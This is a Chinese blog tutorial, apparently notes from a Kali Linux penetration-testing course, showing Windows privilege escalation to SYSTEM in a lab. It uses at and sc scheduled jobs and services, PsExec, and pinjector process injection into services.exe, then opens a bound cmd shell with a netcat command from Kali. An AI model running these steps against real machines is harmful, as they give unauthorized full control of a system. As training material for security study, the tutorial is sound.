



 本文介绍如何使用Kali Linux进行Windows系统的提权操作,包括利用at命令和sc命令进行权限提升的方法,以及通过注入进程来获取更高权限的技术细节。
本文记录 Kali Linux 2018.1 学习使用和渗透测试的详细过程,教程为安全牛课堂里的《Kali Linux 渗透测试》课程
- Windows 系统提权
- 注入进程提权
###1. Windows 系统提权
-
使用 at 提权 (当前仅适用于 WinXp 及 Windows server 2003 等低级版本)
# 修改密码:net user kevin * C:\Documents and Settings\kevin>net user kevin * Type a password for the user: Retype the password to confirm: The command completed successfully. # 查看系统用户:net user C:\Documents and Settings\kevin>net user User accounts for \\DH-CA8822AB9589 --------------------------------------------------------------------- Administrator Guest HelpAssistant IUSR_DH-CA8822AB9589 IWAM_DH-CA8822AB9589 kevin SUPPORT_388945a0 The command completed successfully. # 查看用户状态: C:\Documents and Settings\kevin>net user kevin User name kevin Full Name kevin Comment User's comment Country code 000 (System Default) Account active Yes Account expires Never Password last set 2/28/2018 2:05 PM Password expires Never Password changeable 2/28/2018 2:05 PM Password required Yes User may change password Yes Workstations allowed All Logon script User profile Home directory Last logon 2/28/2018 2:03 PM Logon hours allowed All Local Group Memberships *Administrators *Users Global Group memberships *None The command completed successfully.-
查看用户进程
-
将 kevin 用户权限提升为 system 权限
C:\Documents and Settings\kevin>cd \ C:\>at -? C:\>at 2:15 /interactive cmd #必须是未来时间,否则将是明天时间 Added a new job with job ID = 1 C:\>at Status ID Day Time Command Line --------------------------------------------------------------------- 1 Today 2:15 AM cmd -
用新的 system 权限的窗口启动任务管理器
C:\WINDOWS\system32>taskmgr -

关闭 explorer
-

应用程序-> 新任务 -> explorer
-

验证桌面用户权限
-
-
使用 sc 提权 (适用于 Win7 及Windows server 2008 等高级版本)
-

运行 -> services.msc
C:\Documents and Settings\kevin>cd
C:>sc Create syscmd binPath= “cmd /K start” type= own type= interact
C:>sc start syscmd
-
-
使用 Sysinternals Suite 套件
推荐书籍 《Windows Internals第7版》


-
下载之后解压使用其中的 PsExec 放在C盘根目录
 -
启动 PsExec.exe
C:\>PsExec.exe -i: 交互模式 -s: 使用系统账户 C:\>psexec -i -s -d taskmgr C:\>PsExec.exe -i -s cmd -
提权结果

###2. 注入进程提权 ###
-
pinjector.exe
-
下载之后解压使用其中的 PsExec 放在C盘根目录
-
列出可注入进程及其信息
C:\>pinjector.exe C:\>pinjector.exe -l -
找一个未使用端口
C:\>netstat -nao | find "555" # 无结果表示未使用 -
选择一个进程注入
C:\>pinjector.exe -l PID 668 services.exe ( 16 Threads) USER: \\NT AUTHORITY\SYSTEM C:\>pinjector.exe -p 668 cmd 555 Privilege Switcher for Win32(Private version) (c) 2006 Andres Tarasco - atarasco@gmail.com [+] Trying to execute cmd to 668 as: ? \ [+] Code inyected... ; ) -
查看被注入的进程的监听状态
C:\>netstat -nao | find "555" TCP 0.0.0.0:555 0.0.0.0:0 LISTENING 668 -
利用此监听端口
root@kali:~# nc -nv 10.10.10.128 555 Connection to 10.10.10.128 555 port [tcp/*] succeeded! Microsoft Windows XP [?汾 5.1.2600] (C) ??????? 1985-2001 Microsoft Corp C:\WINDOWS\system32>whoami whoami SYSTEM -
查看进程
使用 SysinternalsSuite/procexp.exe 查看进程


 扫一扫
扫一扫


 2072
2072

 被折叠的 条评论
为什么被折叠?
被折叠的 条评论
为什么被折叠?
 到【灌水乐园】发言


